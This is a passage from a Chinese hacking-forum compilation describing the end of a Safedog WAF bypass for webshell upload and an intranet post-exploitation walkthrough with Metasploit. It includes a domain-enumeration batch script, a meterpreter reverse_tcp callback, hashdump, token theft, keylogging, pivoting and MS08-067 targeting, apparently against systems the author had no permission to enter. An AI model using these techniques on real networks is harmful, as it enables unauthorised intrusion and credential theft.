果断绕过安全狗，fiddler 查看 response 的 raw 文本，如图 4-4-8：

图 4-4-8

得到大马地址，访问，如图 4-4-9：



图 4-4-9

额。。。

测试了几次，发现。当文件超过一定大小，就会弹出上面的身份认证。。跟在哪个目录没关系，因为上传大马到根目录还是同样出现这个对话框。用菜刀连接一句话客户端，提示 403Forbidden，如图 4-4-10：



图 4-4-10

现在的思路就是尽可能减小 webshell 的大小

这个时候想执行一下 dos 命令。可以发现 wscript.shell 和 wscript.shell.1 都被删除了，如图 4-4-11：



图 4-4-11

不过其他短代码是可以执行的(所以我们几乎可以实现所有大马的操作。。只不过比较麻烦)，比如查看服务器的组件支持，如图 4-4-12：

图 4-4-12

还有一个思路是根据一句话原理，加密一句话控制端传输过去的内容以避过安全狗，然后在一句话服务端中解密执行。菜刀要是有这个功能就好了。
而我编程功力不足。。一时半会实现不来。过了。
综上，00 截断是过狗良方~至今安全狗软件没有很好的应对措施~至于 00 截断原理懂些编程的人应该都知道。
（全文完）责任编辑：游风　　责任主编：杨凡

第五章 渗透测试环境

第1节　用 metasploit 在内网转一转

作者：A11riseforme
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

接着上一篇说，上一篇通过 web 拿到了一枚 webshell，因为网站容器为 tomcat 在 system 权限下运行，导致我所取得的 webshell 也继承为 system 权限，通过执行 ipconfig /all 得知机器在内部网络，而通过执行 net view 可知在域内和这台机器存在关系的机器的名称，一个一个 ping 名称可以知道相对应的 ip 地址，但是太慢了，有一个批处理脚本可以使用。

```
@echo off
setlocal ENABLEDELAYEDEXPANSION
@FOR /F "usebackq delims=, " %%J IN (`net view /domain ^|find "命令執行成功" /v ^|find "The command completed successfully." /v ^|find "命令成功完成" /v ^|find "--" /v ^|find "Domain" /v ^|find "" /v ^|find "コマンドは正常に終了しました" /v /i`)
do
(
@echo =====domain:%%J========
@FOR /F "usebackq eol=; delims=, " %%i in (`net view /domain:%%J ^|findstr "\\"`)
DO
(
@FOR /F "usebackq eol=; tokens=1,2,3* delims=\\" %%a in (`echo %%i`) do (
@FOR /F "tokens=1,2,3,4* usebackq delims=: " %%K IN (`@ping -a -n 1 -w 100 %%a ^|findstr "Pinging"`)
do
(
@echo \\%%L %%M
)
)
)
)
echo %0
```

支持中文简体，繁体，日文系统，其他系统根据脚本添加特征文字就行了。
保存为 1.bat，运行，过一会儿就可以看到回显了，如图 5-1-1：

```
=====domain:WORKGROUP========
\\DB-96 [172.16.2.96]
\\K01 [172.16.2.156]
\\N01 [172.16.2.164]
\\N03 [172.16.2.166]
\\N05 [172.16.2.181]
\\N06 [172.16.2.182]
\\N09 [172.16.2.188]
\\S02 [172.16.2.151]
\\S04 [172.16.2.143]
\\S09 [172.16.2.162]
\\S11 [172.16.2.170]
\\S13 [172.16.2.183]
\\S14 [172.16.2.94]
\\S17 [172.16.2.203]
```

图 5-1-1

可以看到内网里面有许多台机器，我的目标就是取得所有机器的权限，如果有域管理员的话自然是取得域管理员的权限了，或者说内网的机器通过某种软件进行管理，又或者。。。

因为机器在内网，所以如果我要登录他的远程桌面的话需要将他的 3389 端口映射到外网上，再去连接，大大影响了连接速度，我可不想点个鼠标两秒钟之后才弹出框来。。

既然没有图形环境，那就用命令行呗，上次渗透居然之家内网的时候因为我的机器无法映射到外网，于是得上台外网服务器操作，实在不方便。

但是现在我可以把机器映射到外网了，大大方便了我的操作。

于是我决定用 metasploit 到内网里去转一转。

首先登录我的虚拟机，/etc/init.d/ssh start 启动 ssh，物理机连接上就可以了。

键入 msfconsole 启动 metasploit。

如图 5-1-2：



图 5-1-2

因为我要用 metasploit 进行内网渗透，所以需要先用 msfpayload 生成一个可执行的 payload 在目标机器上执行，然后反弹回来 shell 进行下一步的操作。

执行 show payloads 显示 msf 下可用的全部 payloads。

如图 5-1-3：



图 5-1-3

这里我使用 windows/meterpreter/reverse_tcp，msf 其实还提供了很多的 payloads，asp，php，jsp 都是可以反弹 shell 了，反弹回来的 shell 的权限取决于 web 容器的权限。

exit 退出 msfconsole，使用 msfpayload 来生成一个 exe 可执行文件。

如图 5-1-4：



图 5-1-4

windows/meterpreter/reverse_tcp 是我要使用的 payload, LHOST 为自己的 ip，LPORT 为监听的端口，X 选项为生成可执行文件。

重新进入 msf，使用 multi/handler 模块在本地进行监听。

具体看操作，如图 5-1-5：



图 5-1-5

把前面的生成的 payload 传到服务器上执行之后，自己的机器上就能接收到反弹回来的数据了，如图 5-1-6：



图 5-1-6

关于 meterpreter 的功能，网上有很多的相关文章，我就不多讲了，只讲一些在后续渗透过程中派上用场了的功能。

Meterpreter shell 下执行 run hashdump，可以导出机器上的 hash 值，这些 hash 值解出来为敏感信息，为后续渗透做铺垫，如图 5-1-7：



图 5-1-7

把这些 hash 解出来之后发现是 FUCKER!@#S@$,貌似没什么规律。

看下能否盗取域管理员的令牌。

如果域管理员短时间内登陆过机器或者机器上某一项进程是以域管理员的权限运行的，都可以盗取。

执行 ps 来看下当前运行的应用程序以及运行他们的用户。

如图 5-1-8：



图 5-1-8

并未找到域管理员的痕迹，但是并不排除无法列出域管理员运行的应用程序的可能行。

使用 incognito 模块通过 list_tokens 来列举所有可用的令牌。

如图 5-1-9：



图 5-1-9

非常悲催。。。
只好在服务器上尽量多收集一些敏感信息，用以后续的渗透了。
执行 keyscan_start 开始嗅探管理员的键盘输入，可以通过 keyscan_dump 来查看结果。
下面将通过跳板来对域内其他机器进行渗透。
直接看图片吧……
懒，不想打字了。
如图 5-1-10 和图 5-1-11：



图 5-1-10



图 5-1-11

下面可以在 msfconsole 里对域内的机器进行渗透，通过我所取得权限的机器作为跳板。
首先是对内网的机器的开放端口进行大概的扫描，可以使用 db_nmap，或者使用 msf 自带的端口扫描。
我使用的是 scanner/portscan/tcp,还是看操作吧。。。
自由发挥。
如图 5-1-12 和图 5-1-13：



图 5-1-12



图 5-1-13

很便捷，也比较容易被发现。

扫描的端口主要取决于你的渗透目标，如果你是想要数据的话，自然是着重扫描那些 1433，3306，XXXX 的端口的机器了，但我只是纯粹显得蛋疼，所以就……

接着使用 auxiliary/scanner/smb/smb_version 来对域内主机的系统版本做一个扫描，扫描到古老的 windows 2000 系统，都能使用 ms08-067 来秒。

如图 5-1-14：

